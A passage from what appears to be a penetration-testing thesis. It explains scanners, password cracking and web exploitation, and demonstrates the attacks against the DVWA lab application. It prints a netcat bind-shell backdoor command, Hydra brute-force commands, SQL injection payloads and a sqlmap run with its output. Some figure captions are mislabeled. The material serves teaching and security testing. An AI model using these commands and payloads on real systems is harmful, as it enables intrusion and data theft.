Blind NoSQL injection using differential analysis	Common directories
Code injection	Common files
Blind code injection using timing attacks	HTTP PUT
LDAP injection	Insufficient Transport Layer Protection for password forms
Path traversal	WebDAV detection
File inclusion	HTTP TRACE detection
Response splitting	Credit Card number disclosure
OS command injection	CVS/SVN user disclosure
Blind OS command injection using timing attacks	Private IP address disclosure
Remote file inclusion	Common back-doors
Unvalidated redirects	.htaccess LIMIT misconfiguration
Unvalidated DOM redirects	Interesting responses
XPath injection	HTML object grepper
XSS	E-mail address disclosure
Path XSS	US Social Security Number disclosure
XSS in event attributes of HTML elements	Forceful directory listing
XSS in HTML tags	Mixed Resource/Scripting
XSS in script context	Insecure cookies
DOM XSS	HttpOnly cookies
DOM XSS script context	Auto-complete for password form fields
Source code disclosure	Origin Spoof Access Restriction Bypass
XML External Entity	Form-based upload
	localstart.asp
	Cookie set for parent domain
	Missing Strict-Transport-Security headers for HTTPS sites
	Insecure CORS policy
	Insecure cross-domain policy (allow-access-from)
	Insecure cross-domain policy (allow-http-request-headers-from)
	Insecure client-access policy

Tabella 2.2. Arachni Checks

- Authentication
- SSL CA, SSL private key or SSL certificate to be used

Arachni provides an abstraction layer between the results computed and its output. Indeed the results are store using AFR, (Arachni Framework Report) files, that can be manipulated by the

arachni_reporter to generate reports in different formats. By using this tool,it is also possible to suspend a scan to be resumed later. This feature is provided by saving the suspended scan in AFS, (Arachni Framework Snapshot) format, and the same files will be used by the *arachni_restore*. Another very useful feature of the tool is the possibility to reproduce a set of issues found in a previous scan. The framework provides an executable *arachni_reproduce* that has the goal of reproduce all the issues discovered in a previous scan and create a new report; this feature permits the user to verify if the corrective actions undertaken produced the awaited results.

The framework includes a set of executables that can be divided by domain:

Web UI A set of utilities that permit to start the UI, create a user, change user password, import a scan

RPC They include a RCP dispatcher (*arachni_rpcd*) to be used for providing scanners instances that will execute command remotely, a RPC client (*arachni_rpc*) and a dispatcher monitor (*arachni_rpcd_monitor*).

Console tools A set of console command line can be used to run commands inside the framework environment. In particular, it provides the *arachni_console* consisting of an Interactive Ruby Shell, the *arachni_script* to run script under the namespace of the Arachni libraries and *arachni_shell* that starts a bash shell under the environment of the package.

The figure 2.22 summarizes messages exchanged among the RPC components.




Figura 2.22. Arachni RPC components communication.

Regardless all the options already described, the most important features of a Web Application Scanner are:

Crawl coverage It measures the effective resources to be analysed for vulnerabilities

Vulnerability detection It is the ability of a scanner to detect different types of vulnerabilities and its accuracy

In order to test the goodness of Web Application Scanner, it can be used *WIVET* that is "a benchmarking project that aims to statistically analyze web link extractor" [54]. According to *WIVETv3*, Arachni reached a 96.00% of Detection Rate missing only the SWF, (Small Web Format by Adobe) support [55], and it reached 94% by using the version 4 of the same tool. Regarding the *Vulnerability detection*, *Arachni* reached the following score by using *WAVSEP* [56] as benchmarking tool:

- SQL injection: 100%(0% false positives)
- Reflected XSS: 90.91%(0% false positives) — Misses cases which require support for the now obsolete VBScript language.
- Local file inclusion: 100%(0% false positives)
- Remote file inclusion: 100%(0% false positives)
- Unvalidated redirect: 100%(0% false positives)
- Backup files: 100%(0% false positives)

2.7 Exploitation

Exploitation is the step whereby an attacker obtains the resource for which he/she has gathered information before. All the time spent for collecting information, analysing the network, investigating on the target pays back the attacker by giving him/her the way to be exploited for gaining access to the resources he/she was looking for. This step can be very different according with the target system and, overall, with the information gathered. Higher is the information collected in previous steps, more likely the target system will be affected by the attack. According with the information collected, the attacker could decide to target a particularly vulnerable service instead of one on which no vulnerabilities have been discovered. Obviously the less secure link of the chain will be targeted first, so having a machine on which the best antivirus software is running, but on which there is a running service which is renown for many unpatched vulnerabilities, means that likely the unpatched vulnerabilities will be exploited. A better example could be a company on which the software security is well-managed by a dedicated area, but the hardware security is not considered at all, so all the guests can easily plug a cable on their router installed in the hall of its head-quarter and be connected to the network without any kind of authentication. Or, even worst, if there is a very security-aware team that performs periodically security test on all the most used applications running on their machines, that maintains updated all the running machine, but their employee have not been trained regarding the risk of the social engineering. So, as already explained in the first part of this document, security is not a boolean property that can be reached and conserved for the rest of the time, but it is a property of a system that needs to be evaluated periodically, by getting involved many actors of a company, from the receptionist to the CEO, that needs to be pursued all the time.

Exploitation is a huge matter to be treated at a time, and there are many different aspects belonging to that area due to the wide attack surface that extends from passwords cracking to traffic sniffing, from service vulnerability exploitation to phishing, from local access to remote one.

The first differentiation has to be done respect of the way an attack is carried out. If the attacker has already an access to the machine, regardless of the account used and the permissions associated, it is considered to be a local attack. If the attacker need to gain the account credentials, by exploiting an exposed services or anyway he doesn't have any valid user credentials, the attack belongs to remote ones. The techniques used in the this two different scenarios widely change. While with a local access, the attacker can try a *privilege escalation*, or a *backdoor* installation to be exploited in future, during a remote attack the malicious man needs to exploit an already existing services to gain access to the target and to start a local attack. The local attack can be seen as a continuation, a logical succession of a remote attack, even if not always they are linked, because sometimes it can occur that the remote attack is enough for the malicious purposes, or anyway it gives the right permissions to directly reach the resources yearned for.

2.7.1 Password Cracking

The first differentiation in performing the exploitation depends on the type of access we have on the resource. When the attacker is not authenticated on the system, he will try to obtain access by means of password cracking, password sniffing, Man-In-The-Middle attacks. Password is often the weakest link of the security chain, because usually people tend to use passphrase or words easy to remember and the same password for each service. Sometimes they try to substitute some character with special one or number, but they still remain easily guessable. Seldom companies use password policies, and often in that case people simply try to adapt their old password (the one they remember by years), with the policies, creating password similar to the ones they have always used, but difficult to remember. Keeping in mind that, password-based authentication is one the weakest techniques, it should be used some smarter way to generate password. A common and quite smarter way could be to start from a phrase, and using the initial character of each word, even better if the phrase contains a number, but the user is obliged to remember the phrase and anyway the problem of changing password for each service still remains, so it would be much harder to remember many phrases and their association with the service on which it has been used. Password attack is one of the most recurrent one, due to the lack of password policies enforcement at company level. Often there are applications deployed in production environment, that use default credentials or that use the ones used in development, typically easy to be remembered or guessed.

So the first step in attacking passwords, is the *password guessing* techniques consisting in trying the default password or the most used ones. It is possible to find tons of password files online which contain the most used ones.

If the password guessing is not enough, the attacker can try to brute-force it. Although many company doesn't apply a right protection against this attack, password *brute-forcing* is not always applicable. There are a lot of ways for protecting against password brute-force like impose a limit in the number of attempts in a lapse of time, or disable the account for a certain time after a wrong try, and let that time increase exponentially. Often that measures are not applied, so the success of the brute-force depends on the length of the password. As already mentioned, enforcing a password policy, could avoid or at least reduce this family of attacks, because forcing a user to set a password adequately long or containing special chars can make the life of the attacker much more difficult. The brute-force attack become unfeasible with the increase of the length of the password, but this parameter cannot be fixed because of the increase of the computing power, that permits in the same time to try an higher number of passwords. Furthermore todays have been developed a lot of techniques that exploit not only the CPU power, but also the GPU one, reaching better performance in password cracking. The GPU computational power is perfect with respect

the password cracking because they are designed to work on large amount of data, by performing easy operation on them, due to the fact that GPU are composed by hundreds of cores, even if they are not able to behave exactly like a CPU core does.

Another way to reduce the impact of the brute-force attack is the addition of a random salt to the user password. This features provides two benefits:

- If there are two users with the same password, the hashes of the passwords will be different, due to different salts, and that reduces the possibility to be discovered
- It makes more difficult the brute-force attack, because it makes impossible the usage of hash table or rainbow table to perform the attack

If the passwords are stored hashed, the first step the attacker will try is a dictionary attack, by trying all the passwords contained in a pre-generated files; usually the file used contains all the passwords which respect the password policy of the targeted system. If the dictionary attack fails, the attacker could try a brute-force attack, that can lead to success only if the password used doesn't follow strict rules regarding password length or special characters usage, including both lower and upper case, without using the common replacements like zero in place of "o". If the password is stored hashed and without salt, the attacker can try a rainbow attack, consisting in using a particular data structure called *rainbow table*, which adoption permits a trade-off between the time and the memory consumed. For building a rainbow table two kinds of function are used:

- Cryptographic hash function, that is particular case of hash function providing the following properties

  Deterministic With the same input produces the same output

  Quick The computational is fast

  Not reversible The input cannot be extracted starting from the output

  Not predictable Small changes in the input must generate completely different output

  Low collisions It must be unfeasible to find two input having the same output

- Reduction function, that generates a new input starting from the computed hash function output

The Rainbow table is generated starting from a possible input, and then the hash function is applied to it. The next step is the application of the reduction function to the hash just generated. It is important to note that the reduction function is not the inverse of the hash function, since that it is not possible to produce the inverse of the hash function for the nature of the cryptographic hash function itself. So the hash function is applied to the result of the reduction function and so on. The table stores only the initial input and the last hash function according with the number of iterations. In order to verify if a hash belongs to the table, the first match is performed against the tail of the chains, that is directly stored. Otherwise the reduction-hash functions are applied n-times until a chain is found. It is not guaranteed that a chain is always found, but todays a lot of pre-computed rainbow tables exist on sale, so it is likely to find a match starting from a well-formed rainbow table.

When an attacker tries to crack a password, it has to consider which is the tool involved, because there can be many differences regarding the policy used. The password cracking attack can be categorized in:

On-line When the attacker tries to guess the password directly against the tool involved.

Off-line When the attacker steal a list of credentials which can be cracked later without directly interact with the target anymore.

John The Ripper

Version	OS	License
1.8.0	Windows/Linux/Mac OS	GPL v2.0

Johntheripper, often known simply as *john*, is a fast password cracker, currently available for many flavors of Unix, Windows, DOS, and OpenVMS, of which primary purpose is to detect weak Unix passwords [57]. *John* is an off-line tool, that receives the file to be cracked and the mode, even if it is able to auto-detect some kind of file. In the table 2.3, there is a comparison of the versions, in which it is possible to see what are the additional features provided by the "pro" version, and how the community-enhanced version overcomes in terms of features.

community version	pro version	community-enhanced version ("jumbo")
Windows NTLM (MD4-based) Mac OS X 10.4-10.6 salted SHA-1 hashes Mac OS X 10.7 salted SHA-512 hashes MD5 SHA-1 SQL database servers (MySQL, MS SQL, Oracle) hashes hashes used by some LDAP servers several hash types used on OpenVMS Eggdrop IRC bot password hashes OpenSSH private keys S/Key skeykeys files Kerberos TGTs PDF files ZIP (classic PKZIP and WinZip/AES) RAR archives	Windows NTLM (MD4-based) Mac OS X 10.4+ salted SHA-1 hashes	tradition-DES bigcrypt BSDI extended DES-based OpenBSD Blowfish-based SHA-crypt (on Linux and Solaris only) SunMD5 (on Solaris only) FreeBSD MD5-based

Tabella 2.3. John password hash algorithm support

Among the most important features of *john*, there is the session management. It is able to save the previous session to avoid the recalculation of a hash password, if it has been already found. By default, it saves the session each ten minute, and anyway it is possible to stop it with CTRL-C

keys combination, that if pressed one time only, it will save the session, if pressed two times, will abort it directly, and only the last saved session can be restored. It contains a special option to be used for restoring the session, being able to divide a single session, into many ones, since that each session can require much time.

Another important feature of the tool, is the performance that is able to reach, since that many parts have been implemented directly in assembly, so they are processor-dependent due to two main reasons [58]:

- crypt api library doesn't implement certain required functions
- by using the processor architecture, it is possible to exploit more powerful instructions, even if strongly dependent of the architecture itself

John implements four main modes:

Word list According with its documentation, "this is the simplest cracking mode supported" [59]. It consists in passing a file containing a list of words, one word per line, that should not contain any duplicate. It is not required that the file is sorted, but the tool encourages a files sorted with the most likely password first, in order to finish as soon as possible.

Single crack In this mode, the tool will try to attack the password by using "GECOS" [84]/"Full name" fields and user's home directory. For its nature, it is usually much faster respect the *wordlist* mode.

Incremental This is the most powerful mode, since that it will try every possible combination of characters, but at the same time, it could ideally never finish. It is a complete brute-force attack, even if it is possible to specify the maximum length of the password to be tried, or a small charset, in order to end in a reasonable time.

External In this mode, it is possible to define custom mode, that will be used by *john*. The tool includes a compiler of a subset of C, so this mode can be written in that language and then it will be compiled within the tool. It is possible to write a C program containing the following functions:

init() called at startup, should initialize global variables

filter() called for each word to be tried, can filter some words out

generate() called to generate words, when no other cracking modes used

restore() called when restoring an interrupted session

In this mode, the code should be written in a subset of the C language, so not all the constructs are available. Furthermore, the tool treats the external modes as it was internal code, so they are considered trusted, hence a malicious could exploit this situation for attack a user [60].

THC Hydra

Version	OS	License
1.8.0	Windows/Unix/Mac OS/Mobile systems based on Linux, MacOS or QNX	AGPL v3

Another useful tool for cracking username/passwords is *THC Hydra*, described by its author, as "A very fast network logon cracker which support many different services" [61]. The difference with respect *john* consists in the modes on which operates. While *john* is an off-line hash password cracker, *hydra* is an on-line cracking tool that supports many service from *FTP*, to *ssh*, to GET *HTTP* and many more. It is able to find both username and password, by using the most common ones or by brute-forcing them. It also saves its session each five minutes and it is able to restore a session previously interrupted, but only if session has been generated on the same platform (the sessions saved by *johntheripper* are portable among different platforms).

The tool is distributed with other additional utilities such as:

dpl4h It can be used for generate a password list file in text format have the pair username:password for each line.

pw-inspector It could be used to reduce password list file to the only ones that respect certain policies such as length, presence of number, lower case, upper case, printable characters or special ones.

xhydra It is a GUI available only for Linux users.

As described by its documentation, its usage can be summarized into 4 steps:

1. Select your target — The target can be specified as a single host, a network using *CIDR* specification, or a file containing hosts list; each host can be identified with *IP* or *DNS*
2. Select your protocol — The protocol to be used, even if the author suggest to not use telnet because of its unreliability to understand login failed
3. Check if the module has optional parameter, there are certain protocols that have specific options, like *imap*, which permits to specify the kind of authentication to be used
4. Set the port (optional) — To be used to specify a port different from the standard one.

Hydra can be run in two different ways: the old one, in which all the options are specified separately 2.23, and the new mode in which it is possible to specify all the options in the format `PROTOCOL://TARGET:PORT/OPTIONS` 2.24.

```
./hydra -l test -p test -m PLAIN 127.0.0.1 imap
```

Figura 2.23. Hydra, old mode

```
./hydra -l test -p test imap://127.0.0.1/PLAIN
```

Figura 2.24. Hydra, new mode

2.7.2 Data-driven Attacks

Data-driven attacks include all those vulnerabilities whereby a specified input produces an unexpected output in a software. The unexpected output can be very different according with the kind of software it has been targeted. The software can simply stop unexpectedly, causing a DOS, (Denial Of Service), can permit information disclosure on the host in case the error is shown, or can give access to some protected resource or, in the worst case, can give to the attacker the complete control of the machine, so that the attacker can exploit the victim as vector to target other resources. This kind of vulnerability is often due to bad programming habits such us input validation missing, or considering all the input as trusted, or sometimes, it comes from the libraries used, that can suffer of the same problems. Although data-driven attacks are spread among the existing software, this risk can be reduced by applying some rules:

- Never trust the input
- Always check that data received is conform to what we expect, both in length and format
- Do not apply black-list filtering input if the domain is too wide, but try to use the white-list approach if feasible

Even if security is a hot matter today, often developer are not trained to be security aware, but they learn programming with focus on functionalities, so often they pay attention on developing a restricted piece of larger software system without even knowing the stakeholder of the program. The problem of this approach is that they often do not consider the input as dangerous, because they have not been trained to think that every input coming from outside must be considered un-trusted. When a piece of information inserted by the user is not trusted, it must be validated. Input validation consists on performing checks on data which the program is going to manipulate. The checks to be performed change according with the data to be received and how data will be used for the scope of the software. Often software developers consider validation as an operation to be performed only when the user insert data on user interface, and then it can be considered trusted, but this is a misconception. Data need to be checked at each level, because it can be manipulated in many phases during the flow. Malicious data could be inserted voluntarily by the user, but it could be also manipulated by an attacker after the user submission. An attacker could be able to manipulate a configuration file statically saved on disk or modify data stored on database. There are tons of ways to manipulate data, so the golden rule for each developer should be: “NEVER TRUST THE INPUT”.

Generally speaking, the aspects to be analysed on inputs are:

data length Input too long can create problems on programs

data format If the expected input is an integer, check what kind of data it actually is

possible impact of data during manipulation If input has to be passed to a function to accomplish some task, take care that it respects the data format that the function expects

possible impact of data after manipulation If the input has to be stored on a database, it has to be checked that it doesn’t interact with the code executed on database

During data-driven attacks, the input data are neither be checked, but it is directly used for fullfil the software functionality. These behaviors make the life of an attacker quite easier because he/she can inject particularly formed input to induce the software to not follow the normal flow.

Buffer Overflow attack

Buffer Overflow Attack is a specific kind of data-driven attack in which a buffer previously allocated is filled with data having a higher size of the memory allocated. It was particularly famous in C programs using the old versions of string manipulation functions, in which there were no need to specify the data length. Those functions have been replaced by a set of functions having the same goal, but expecting as additional input parameter, the length of the data to be manipulated in order to be able to perform the check against the input data.

```
char buf[255];
gets(buf);
```

Figura 2.25. Hydra, new mode

The figure 2.25 is a piece of a simple C program, in which the first instruction allocates a buffer with a size of 255 bytes. Then the `gets(buf)` function waits for user input and allocates the data received into the buffer previously created. The problem in this flow is that the length of the string received isn't checked, so what does it occur if the length is not less than 255? The data will be allocated in higher memory addresses, regardless of what is already stored into to them. This behavior can lead the program to loose its control flow, and permits an attacker to inject malicious code. In particular, each time a function is executed, the control comes back to the caller function by means of a return address saved on the stack, to permit the caller function to execute its normal flow. By injecting code in memory, it is possible to set the return address arbitrarily in order to let the program execute code previously loaded into memory. The payload injected and executed in memory is called *eggs*, and it is not easy to be created, since that it is strongly dependent of the running operating system, but a lot of eggs have been created and are publicly available online. If the system is a Linux-based, often the payload includes a shell-code, usually the Bourne shell, because of its length, since that it actually fits into 60 bytes [64]. For Windows-based systems there are also equivalent code that can be injected to exploit buffer overflow attack [65].

Cross-Site Scripting

Cross-Site Scripting, (xss), is another common example of data-driven attack, but it is specific to web application. It is included in *OWASP* Top Ten, and it is at the third position in the list. In particular, this vulnerability occurs when a web application doesn't check the data inserted by the user, by causing the execution of the code inserted by the attacker. The code execution can take place on client side, on server side and/or in database. According with its impact, it can be divided into:

- Stored xss
- Reflected xss
- Dom-based xss

Some example of these attacks will be shown in the web app exploitation section.

2.7.3 Privilege Escalation

Once an attacker obtains access on target machine, the next step is to gather information about the rights of the user is connected with. *Privilege escalation* is the process on which an attacker tries to obtain access to a more powerful user, in order to perform operations otherwise forbidden. In a Linux-based machine, the root user is the one with the highest privileges, while in a Windows-based one there is the SYSTEM user, even if sometimes an Administrator user could be enough. As can be easily guessed, this process is strictly dependent of the OS of the target machines, and there are many techniques can be used. It is not strictly necessary to perform a privilege escalation if the user with which the attacker is connected has enough permission to met his goals, but sometimes the attacker has to perform some operation that requires the highest privileges. The intruder will now try to inspect the system from an internal perspective, because usually the perimeter is much more protected, so an internal attack can be more effective. Sometime the attacker can listen on network for capturing traffic containing sensitive data, such as username/password pair used to access some internal service.

2.7.4 Backdoor

Using *Backdoor* is another kind of attack belonging to the post-exploitation phase. *Backdoor* is an application installed by the intruder into the controlled system for permitting an easy access later on, without repeating all the previous steps. These applications are often implemented to avoid the detection of the IDS, (Intrusion Detection System), and permit the attacker to be connected remotely to the target system and to control it. Although *Backdoor* applications can be very specific application designed with this goal, also *netcat* can be used for this objective, since that it can be configured to listen on a specific port with the option *-l* and to run an executable when a connection is established by using the option *-e*. The figures 2.26 and 2.27 shows a trivial example of *Netcat* usage for creating a backdoor, and in particular, the figure 2.26 represents the code to be executed on a target Linux machine after exploitation, while the figure 2.27 shows *Netcat* usage for connecting to a remote machine.

```
nc -l [port] -e /bin/bash
```

Figura 2.26. Netcat run in listen mode, executing /bin/bash after connection establishment

```
nc [address] [port]
```

Figura 2.27. Netcat used for connecting to a remote machine

After connection is established, the attacker can send whatever command he/she wants to execute and it will be run within */bin/bash* environment.

Although *Netcat* is a very flexible tool, for Windows-based system, it can be even easier by using a Microsoft-provided tool *psexec* [67]. As defined by Microsoft "PsExec is a light-weight telnet-replacement that lets you execute processes on other systems, complete with full interactivity

for console applications, without having to manually install client software" [67]. As explained in a detailed article by its author, *PsExec* normally executes command using the user running on the local machine, without permitting access to network resources for security reason. This restriction can be easily circumvented by specifying the credentials of the user which will be used for executing the command on the remote machine with the options *-u* for the username and *-p* for the password [68]. Furthermore, the tool sends the credentials in clear, so if an administrator is using this tool for managing the system, an attacker could sniff the credentials and read them clearly since that no kind of encryption is provided. The author also shortly describes how the *PsExec* tool works and it simply copies a Windows Service named *Psexesvc* to the remote machine and then uses the Windows Service Control Manager API to start the service. The local program is able to connect to the remote machine and sends commands to it, due to a named pipe created from the remote service called *psexecsvc* [68].

2.7.5 Ports Redirection

Ports redirection is not a very common technique even if it can be very effective, in presence of firewall. It consists on installing a program on the target machine that simply redirects its traffic to another application. This mechanism could be implemented by using only *Netcat*, but the process can be painful, so can be used a specific-purpose software called *fpipe*, provided by McAFee. "FPipe is a source port forwarder/re-director. It can create a TCP or UDP stream with a source port of your choice." [69]. This tool is very useful when we want to circumvent firewall rule that forbid the connection from external client to internal service. In that case, *fpipe* can be used to specify the source port among the ones allowed by the firewall, so the tool will receive all the traffic and forward it to the service filtered to external. So if there is an internal machine that has been compromised and on which there is a *netcat* listening on a port blocked by the firewall, *fpipe* can be started with the destination address and port on which *netcat* is waiting for connections and a source port allowed by the firewall. This will permit the attacker to connect to *fpipe* and to use its server as it was with the compromised machine.

2.7.6 Web App Exploitation

Although tons of tools already exist that help pentesters to look for vulnerabilities inside web applications, often they are not enough. It have been already described some web application scanners, that verify if an application is vulnerable to the most common weaknesses, but this approach is not exhaustive. The automatic tools are able to find vulnerabilities by using standard requests and payload, but web application often implement custom mechanisms to accomplish a task, so in many cases vulnerability scanners are not able to find those flaws. The most effective way is a manual scan of the application, but the success of this approach is strongly dependent of the attacker skills and experience. In the next sections will be shown the exploitation of some of the most common flaws can be found in web app as described into OWASP Top 10 [45], showing an example of SQLi, (SQL Injection), a particular case of the 1st vulnerability of the Top 10, Injection, SQL-oriented, XSS, (Cross-Site Scripting)and CSRF, (Cross-Site Request Forgery), respectively 3rd and 8th in the list.

In order to demonstrate the aforementioned vulnerabilities, DVWA, (Damn Vulnerable Web Application) will be used. It consists in a vulnerable web application built using PHP and MySQL, which goals are "to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment" [71].

SQL Injection

"A SQL injection attack consists of insertion or injection of a SQL query via the input data from the client to the application" [70]. SQL Injection is a type of injection attack in which SQL instructions are sent to the database by means of input data that can be input text in a form, URL parameters or any other kind of data that can be modified by the client. This attack can be very intrusive because of its target. It directly aims at the data source, so in many cases the intruder can execute arbitrary commands on database, by reading, modifying or deleting the data managed by the application. Not always this attack is so devastating because of the database configuration, but in the best case, the attacker will access to sensitive data. The intensity of the attack depends of the right of the user used in the database connection. The best practices requires that the least privilege principle is applied, so the user should be able to access only to data managed by the application itself, and if the specific operation doesn't require any write permission, a user with read-only permission should be provided. The problem is that always only one user is created on a database and often the same user is shared among many applications that access the data source, so in that case, the intruder will have the complete control of the data source.

Nowadays SQL Injection can be avoided programmatically, by filtering the user input with functions provided by almost all modern frameworks.

It will be shown both a manual SQL injection and an automated one by using *SqlMap* [72].

After installing *DVWA*, it is possible to access it by using the default credentials admin/password. The home page of the application shows a short description and a menu on the left side containing all the links to the vulnerable pages. For this scope, the "SQL Injection" page will be used. By using this input text, an attacker can inject SQL code that will be executed on the database. The easiest input can be used to verify this vulnerability is the code shown in figure 2.28, that will print on the web page all the registered users. It works because the input text is passed directly to the SQL query, so assuming a SQL query to the users table like `SELECT FirstName, Surname FROM users WHERE id='parameter'`, we can replace the **parameter** with the code to be injected.

```
1' or '1'='1
```

Figura 2.28.

The input in figure 2.28 will be transformed in the query shown in figure 2.29 that will retrieve all the rows of the users table.

```
SELECT FirstName, Surname
FROM users
WHERE id='1' or '1'='1'
```

Figura 2.29. Resulting SQL command from input 2.28

More complicated queries can be constructed to obtain information not only on the current table, but also on the tables containing meta-information present in MySQL, the ones belonging to

the schema *information_schema*, for retrieving the list of all the tables and the columns associated; information that permit the attacker to navigate the whole database.

The figure 2.30 is an example of SQL Injection for showing all the tables of a database.

```
1' and 1=0 union select 1, table_name from information_schema.tables #
```

Figura 2.30. Input string for showing all the tables of the database

The input in figure 2.30 will be transformed in the query shown in figure 2.31.

```
SELECT FirstName, Surname
FROM users
WHERE id='1' and 1=0 union select 1, table_name from
    information_schema.tables #
```

Figura 2.31. Resulting SQL command from input 2.28

The figure 2.32 is an example of SQL Injection for showing all the columns of the table *users*.

```
1' and 1=0 union select 1, concat(table_name,0x0a,column_name) from
    information_schema.columns where table_name = 'users' #
```

Figura 2.32. Input string for showing all the columns of the *users* table

The figure 2.33 if the result after the insertion of the input 2.32.

Let's examine an automated method to be used for exploiting this flaw, by using the specific-purpose tool *sqlmap*.

sqlmap

Version	OS	License
1.1.9	Source Code	GPL v2.0

sqlmap is open source tool that helps the attacker to verify and exploit SQL injection. It is "an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers" [72]. Among the features, it supports many database management system such as MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, HSQLDB and Informix [72]. It doesn't provide merely the SQL injection feature, but it is a sort of database browser, since that it is possible to specify also a direct database connection, without exploiting a SQL Injection. Indeed it permits

```
SELECT FirstName, Surname
FROM users
WHERE id='1' and 1=0 union select 1, concat(table_name,0x0a,column_name)
    from information_schema.columns where table_name = 'users' #
```

Figura 2.33. Resulting SQL command from input 2.28

the dump of single table, as well as all the tables belonging to the database. Another out-of-scope feature of this tool, is the possibility to crack password hash using a dictionary-based attack. With a subset of the DBMS, (Database Management System) supported (MySQL, PostgreSQL or Microsoft SQL Server), it permits also to download or upload a file to the server file system, so as execute arbitrary commands.

In order to exploit SQL Injection, *sqlmap* uses 6 different techniques:

Boolean-based blind It replaces the parameter in the HTTP request with a string containing a `SELECT` statement and then performs a comparison between the response and the request in order to verify if the parameter injected is found on the response (header and body are checked)

Time-based blind This techniques is similar to the boolean-based, but the tool tries to execute a SQL function that will delay the response. After the response reception, the same method used for the boolean-based technique is used for comparing response and request.

Error-based This method require the injection of a SQL statement the causes an error on the DBMS, but it works only if the web application has been configured to disclose the error message coming from the DBMS.

UNION query-based By using this technique, the tool injects a `UNION ALL SELECT` statement that is useful if the web application performs a loop for showing all the result of the query in the web page, otherwise the effects of the `UNION` statement will not be visible.

Stacked queries With this method, when supported, it is possible to execute two different statements sequentially, by dividing it with a semi-column (;). This technique can be exploited for performing operations different from the ones defined in the code, so it permits the attacker to execute data manipulation or data definition SQL statements.

Out-of-band This technique permits an attacker to perform request out-of-band, contacting a remote server by means of a DNS. In that way, the SQL Injection could be exploited to send database data to a remote server, or to load data from a remote server into the target one.

sqlmap usage is very simple and it doesn't require any specific knowledge about it. It is possible to specify the URL of the vulnerable page, data to be sent in POST, cookies to be set for the request and also to use Tor for preserving anonymity [73]. The figure 2.34 can be used to verify if the URL provided is vulnerable, and if the check is successful, *sqlmap* will show the vulnerable parameter and will inspect the DBMS in order to guess what kind of DBMS is running.

The figure 2.35 shows the output of the command 2.34.

sqlmap permits also to enumerate all the databases with the options *–dbs* as well as all the tables of a specific database *-D [database_name] –tables*, as shown in figure 2.36.

```
sqlmap -u
    "http://192.168.56.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#"
    --cookie="PHPSESSID=f9faa6713ff012fd5df07994ceda5715; security=low"
```

Figura 2.34.

A particularly useful feature of this tool is the ability of password hashes recognition, and in that case it will ask for cracking it (as shown in figure 2.37), asking also for the location of the dictionary file to be used.

XSS

XSS, (Cross-Site Scripting) is a very common type of attack in web applications, and not always easy to detect due its variants. "Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites" [74]. It consists in the injection of malicious scripts inside web pages by using form, URL or any other kind of parameter and it is due to a lack of checks performed on them. There are three main variants of this attack:

stored as can be intuitively guessed by the name, in this type of attack, malicious code is stored on the target server, so the impact can be stronger. Nowadays, the storage of the malicious script can occur on client side also, by means of HTML5 Client storage

reflected this type of attack occurs when the malicious code is immediately returned by the server to the client, without storing it. It can occur when the server sends an informational/error message to the client (e.g. a search result)

dom-based in this case, the malicious code resides only on the browser, on client-side, without any interaction with the server. It occurs when the client-side code reads input data parameters from the page and then it builds the page dynamically by using data just read

By using *DVWA*, it will be shown both the stored and the reflected XSS. There are two pages available on the left menu: *XSS Reflected* and *XSS Stored*. For our purposes we can use the same code for both attacks, by showing the values of the cookie 2.38, but it could be used also a script for sending user data to a remote server. The difference among the attacks is on the effect: in the reflected example the injected code will be effective only one time, after the form submit, while in the stored example, the injected code will be effective each time the page is loaded, without any additional interaction by the user.

CSRF

CSRF, (Cross-Site Request Forgery) in an attack on which the victim is forced to perform some operation without approval. This behavior is possible due to the mechanism on which HTTP works; in particular each time a HTTP request is performed, also the cookies are sent and they are often used to identify the user. So the server makes use of that data in order to decide if the user has the right permissions for performing some operation. An attacker could exploit the user right for performing actions, otherwise forbidden to him, so the malicious request sent by the user, will

```
[10:02:57] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND
    time-based blind' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads
    specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL'
    extending provided level (1) and risk (1) values? [Y/n] n
[10:03:13] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:03:13] [INFO] automatically extending ranges for UNION query injection
    technique tests as there is at least one other (potential) technique found
[10:03:13] [INFO] target URL appears to be UNION injectable with 2 columns
[10:03:13] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20
    columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if
    any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 91 HTTP(s)
    requests:
---
Parameter: id (GET)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
